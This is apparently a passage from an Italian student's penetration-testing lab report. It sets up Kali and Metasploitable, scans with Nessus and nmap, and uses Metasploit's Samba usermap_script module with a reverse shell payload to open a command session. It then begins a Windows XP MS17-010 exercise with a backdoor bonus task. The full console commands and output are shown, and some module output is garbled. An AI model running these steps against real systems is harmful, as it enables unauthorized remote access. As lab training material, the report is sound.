[6]: 5
[7]: 5
[8]: 7
[9]: 8
[10]: 9
```

## **ESERCIZIO 4:**

### **EXPLOIT METASPLOITABLE CON METASPLOIT**

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili. È richiesto allo studente di:

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable.
- Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole.
- Eseguire il comando ifconfig una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima.

Requisiti di laboratorio:

- IP Kali Linux: 192.168.11.105
- IP Metasploitable: 192.168.11.155
- Porta in ascolto: 4488

# CONFIGURAZIONE AMBIENTE

- ★ Come richiesto dalla traccia si procede nel configurare in modo corretto gli indirizzi IP delle due macchine e a verificarne la comunicazione con ping:

Modifica di Connessione via cavo1

Nome della connessione: Connessione via cavo1

Generale Ethernet Sicurezza 802.1X DCB Proxy Impostazioni IPv4 Impostazioni IPv6

Indirizzi

Indirizzo	Maschera	Gateway
192.168.11.105	24	192.168.11.1

Aggiungi Elimina

Server DNS: 1.1.1

Domini di ricerca

Id client DHCP

Richiedere indirizzo IPv4 per completare q

```
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
    valid_lft forever preferred_lft forever
2: ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group 0
    link/ether bc:24:11:58:6b:62 brd ff:ff:ff:ff:ff:ff
    altname enp0s18
    inet 192.168.11.105/24 brd 192.168.11.255 scope global noprefixroute ens18
        valid_lft forever preferred_lft forever
    inet6 fe80::6658:95d5:ea2e:9a77/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

```
msfadmin@metasploitable:~$ sudo nano /etc/network/interfaces
```

```
GNU nano 2.0.7          File: /etc/network/interfaces      Modified

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback



# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.11.155
    gateway 192.168.11.1
    netmask 255.255.255.0
```

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether bc:24:11:df:07:8d brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.155/24 brd 192.168.11.255 scope global eth0
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

```
Parrot Terminal
[flavio@parrot] - [~]
$ ping -c3 192.168.11.155
PING 192.168.11.155 (192.168.11.155) 56(84) bytes of data.
64 bytes from 192.168.11.155: icmp_seq=1 ttl=64 time=0.309 ms
64 bytes from 192.168.11.155: icmp_seq=2 ttl=64 time=0.316 ms
64 bytes from 192.168.11.155: icmp_seq=3 ttl=64 time=0.352 ms
--- 192.168.11.155 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2039ms
rtt min/avg/max/mdev = 0.309/0.325/0.352/0.018 ms
[flavio@parrot] - [~]
$
```

# SCANSIONE NESSUS

- Si procede con una scansione delle vulnerabilità di base con il software Nessus.



Nel caso specifico, la scansione ha rilevato la presenza di Samba, un servizio vulnerabile sulla porta 445.

Samba è un'implementazione open source del protocollo SMB/CIFS, per condividere file e stampanti tra sistemi Unix e Windows.

La Remote Code Execution sulla porta 445 tramite l'exploit 'usermap\_script', sfrutta una configurazione errata di Samba, permette appunto l'esecuzione di comandi arbitrari.

# SCANSIONE NMAP

- Per un'ulteriore analisi, quindi, si verifica tramite NMAP il servizio attivo sulla porta 445 del sistema target

```
(kali㉿kali)-[~]
$ nmap -sV -p 445 192.168.11.155
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-15 05:23 EDT
Nmap scan report for 192.168.11.155 (192.168.11.155)
Host is up (0.00065s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.45 seconds
```

nmap -A -p- 192.168.11.155

Il tool restituisce delle informazioni interessanti.

Ad esempio la **potenziale versione** del servizio in esecuzione su quella specifica porta. Tra le parentesi, mostra anche il gruppo di lavoro predefinito configurato nel servizio Samba.

# EXPLOIT SAMBA

## msfconsole

### 1 - search samba

```
msf6 > search samba
[+] No payload configured, defaulting to cmd/unix/reverse_netcat
Matching Modules
=====
Name          Disclosure Date Rank    Check  Description
----          -----        ---   ----
0  exploit/unix/webapp/citrix_access_gateway_exec 2010-12-21  excellent Yes   Citrix Access Gateway Command Execution
1  exploit/windows/license/caliclient_getconfig     2005-03-02  average  No    Computer Associates License Client GETCONFIG Overflow
2  \_ target: Automatic
3  \_ target: Windows 2000 English
4  \_ target: Windows XP English SP0-1
5  \_ target: Windows XP English SP2
6  \_ target: Windows 2003 English SP0
7  exploit/unix/misc/distcc_exec      2002-02-01  excellent Yes   DistCC Daemon Command Execution
8  exploit/windows/smb/group_policy_startup 2015-01-26  manual   No    Group Policy Script Execution From Shared Resource
9  \_ target: Windows x86
10 \_ target: Windows x64
11 post/linux/gather/enum_configs      2018-05-31  rest    Yes   Linux Gather Configurations
12 auxiliary/scanner/rsync/modules_list 2018-05-31  rest    Yes   List Rsync Modules
13 exploit/windows/fileformat/ms14_060_sandworm 2014-10-14  excellent No    MS14-060 Microsoft Windows OLE Package Manager Code Execution
14 exploit/unix/http/quest_kace_systems_management_rce 2018-05-31  rest    Yes   Quest KACE Systems Management Command Injection
15 exploit/multi/samba/usermap_script    2007-05-14  excellent No    Samba "username map script" Command Execution
16 exploit/multi/samba/nttrans           2003-04-07  average  No    Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
17 exploit/linux/samba/setinfopolICY_heap 2012-04-10  normal   Yes   Samba SetInformationPolicy AuditEventsInfo Heap Overflow
18 \_ target: 2:3.5.11-dfsg-1ubuntu2 on Ubuntu Server 11.10
19 \_ target: 2:3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.10
20 \_ target: 2:3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.04
```

### 2 - use 15 /exploit/multi/samba/usermap\_script

```
msf6 > use 15
[+] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > info
Name          : Samba "username map script" Command Execution
Module       : exploit/multi/samba/usermap_script
Platform     : Unix
Arch        : cmd auth level connect (G)
Privileged   : Yes
License      : Metasploit Framework License (BSD)
Rank         : Excellent
Disclosed   : 2007-05-14
Description  : Services are allowed to be used with
               no authentication, but no per message integrity nor privacy protection.
Provided by  : jduck <jduck@metasploit.com>
               lsarpc and netlogon have a hard-coded default of no and esmmap, mount and rpcecho have a hard-coded default of yes.
Available targets:
  Id  Name
  --  --
  0  Automatic
Check supported:
No
Basic options: server protocol requires DCERPC AUTH LEVEL INTEGRITY.
  Name  Current Setting  Required  Description
  ----  -----          -----  -----
  RHOSTS            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT            139       yes       The target port (TCP)
```

### 3 - show options

```
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
Name          Current Setting  Required  Description
----          -----          -----  -----
RHOSTS        dcserpc auth level yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         139             yes       The target port (TCP)

This option controls whether DCERPC services are allowed to be used with
```

# EXPLOIT SAMBA

star msfconsole

4 - show payloads

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/adduser	.	normal	No	Add user with useradd
1	payload/cmd/unix/bind_awk	.	normal	No	Unix Command Shell, Bind TCP (via AWK)
2	payload/cmd/unix/bind_busybox_telnetd	.	normal	No	Unix Command Shell, Bind TCP (via BusyBox telnetd)
3	payload/cmd/unix/bind_inetd	(0)	normal	No	Unix Command Shell, Bind TCP (inetd)
4	payload/cmd/unix/bind_jjs	.	normal	No	Unix Command Shell, Bind TCP (via jjs)
5	payload/cmd/unix/bind_lua	.	normal	No	Unix Command Shell, Bind TCP (via Lua)
6	payload/cmd/unix/bind_netcat	.	normal	No	Unix Command Shell, Bind TCP (via netcat)
7	payload/cmd/unix/bind_netcat_gaping	.	normal	No	Unix Command Shell, Bind TCP (via netcat -e)
8	payload/cmd/unix/bind_netcat_gaping_ipv6	.	normal	No	Unix Command Shell, Bind TCP (via netcat -e) IPv6
9	payload/cmd/unix/bind_perl	.	normal	No	Unix Command Shell, Bind TCP (via Perl)
10	payload/cmd/unix/bind_perl_ipv6	.	normal	No	Unix Command Shell, Bind TCP (via perl) IPv6
11	payload/cmd/unix/bind_r	.	normal	No	Unix Command Shell, Bind TCP (via R)
12	payload/cmd/unix/bind_ruby	.	normal	No	Unix Command Shell, Bind TCP (via Ruby)
13	payload/cmd/unix/bind_ruby_ipv6	.	normal	No	Unix Command Shell, Bind TCP (via Ruby) IPv6
14	payload/cmd/unix/bind_socat_sctp	.	normal	No	Unix Command Shell, Bind SCTP (via socat)
15	payload/cmd/unix/bind_socat_udp	.	normal	No	Unix Command Shell, Bind UDP (via socat)
16	payload/cmd/unix/bind_zsh	.	normal	No	Unix Command Shell, Bind TCP (via Zsh)
17	payload/cmd/unix/generic	.	normal	No	Unix Command, Generic Command Execution
18	payload/cmd/unix/pingback_bind	.	normal	No	Unix Command Shell, Pingback Bind TCP (via netcat)
19	payload/cmd/unix/pingback_reverse	.	normal	No	Unix Command Shell, Pingback Reverse TCP (via netcat)
20	payload/cmd/unix/reverse	.	normal	No	Unix Command Shell, Double Reverse TCP (telnet)
21	payload/cmd/unix/reverse_awk	.	normal	No	Unix Command Shell, Reverse TCP (via AWK)
22	payload/cmd/unix/reverse_bash_telnet_ssl	connect = no	normal	No	Unix Command Shell, Reverse TCP SSL (telnet)
23	payload/cmd/unix/reverse_jjs	.	normal	No	Unix Command Shell, Reverse TCP (via jjs)
24	payload/cmd/unix/reverse_ksh	.	normal	No	Unix Command Shell, Reverse TCP (via Ksh)
25	payload/cmd/unix/reverse_lua	.	normal	No	Unix Command Shell, Reverse TCP (via Lua)

5 - set payload 20

```
msf6 exploit(multi/samba/usermap_script) > set payload 20
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > 
```

6 - set RHOST 192.168.11.155

set RPORT 445

set LHOST 192.168.11.105

set LPORT 4488

```
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.11.155
rhost => 192.168.11.155
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) > set lhost 192.168.11.105
lhost => 192.168.11.105
msf6 exploit(multi/samba/usermap_script) > set lport 4488
lport => 4488
msf6 exploit(multi/samba/usermap_script) > 
```

# EXPLOIT SAMBA

## msfconsole

### 7 - show options

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
  Name   Current Setting  Required  Description
  ____  _____ _ _ _ _ 
  CHOST      no           no        The local client address
  CPORt      no           no        The local client port
  Proxies    no           no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS    192.168.11.155  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      445          yes       The target port (TCP)

  Payload options (cmd/unix/reverse):
  Name   Current Setting  Required  Description
  ____  _____ _ _ _ _ 
  LHOST    192.168.11.105  yes       The listen address (an interface may be specified)
  LPORT      4488         yes       The listen port
```

### 8 - exploit o run

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.11.105:4488
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo zwZ58g7020KPdo1q;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "zwZ58g7020KPdo1q\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.11.105:4488 → 192.168.11.155:36957) at 2024-07-15 06:09:50 -0400

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:17:e0:96
          inet addr:192.168.11.155 Bcast:192.168.11.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe17:e096/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:28091 errors:0 dropped:0 overruns:0 frame:0
          TX packets:21860 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3370049 (3.2 MB) TX bytes:9781068 (9.3 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:433 errors:0 dropped:0 overruns:0 frame:0
          TX packets:433 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:186521 (182.1 KB) TX bytes:186521 (182.1 KB)
```

9 - Qui, come si vede, la sessione è stata avviata e si può procedere a verificare le impostazioni di rete della macchina target con il comando ifconfig.

# ESERCIZIO 5:

## EXPLOIT WINDOWS CON METASPLOIT

Sulla macchina Metasploitable ci sono diversi servizi in ascolto vulnerabili. È richiesto allo studente di:



- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP.
- Sfruttare la vulnerabilità identificata dal codice MS17-010 con Metasploit.
- BONUS: creare una backdoor, iniettarla nel sistema, ed intercettare la connessione.

Requisiti di laboratorio:

- **IP di Linux :** 192.168.166.100
- **IP Windows XP :** 192.168.166.200
- **Porta in ascolto:** 8888

# CONFIGURAZIONE AMBIENTE

- ★ Come richiesto dalla traccia si procede nel configurare in modo corretto gli indirizzi IP delle due macchine:



```
(kali㉿kali)-[~]
$ ping 192.168.166.200
PING 192.168.166.200 (192.168.166.200) 56(84) bytes of data.
64 bytes from 192.168.166.200: icmp_seq=1 ttl=128 time=0.841 ms
64 bytes from 192.168.166.200: icmp_seq=2 ttl=128 time=0.953 ms
64 bytes from 192.168.166.200: icmp_seq=3 ttl=128 time=0.746 ms
64 bytes from 192.168.166.200: icmp_seq=4 ttl=128 time=0.446 ms
64 bytes from 192.168.166.200: icmp_seq=5 ttl=128 time=1.15 ms
64 bytes from 192.168.166.200: icmp_seq=6 ttl=128 time=0.527 ms
64 bytes from 192.168.166.200: icmp_seq=7 ttl=128 time=0.899 ms
64 bytes from 192.168.166.200: icmp_seq=8 ttl=128 time=0.744 ms
```

# SCANSIONE NESSUS

- La scansione di Nessus ha evidenziato tra le varie vulnerabilità anche la “MS17-010”.

**HIGH** MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCH...  
**Description**  
The remote Windows host is affected by the following vulnerabilities :  
- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)  
- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)  
ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNA...  
**Solution**  
Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.  
For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

192.168.166.200				
CRITICAL	HIGH	MEDIUM	LOW	INFO
4	2	1	1	22
Vulnerabilities Total: 30				
SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	9.8	9.2	34477	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (unprivileged check)
CRITICAL	10.0	-	73182	Microsoft Windows XP Unsupported Installation Detection
CRITICAL	10.0	-	108797	Unsupported Windows OS (remote)
CRITICAL	10.0*	7.4	35362	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (unprivileged check)
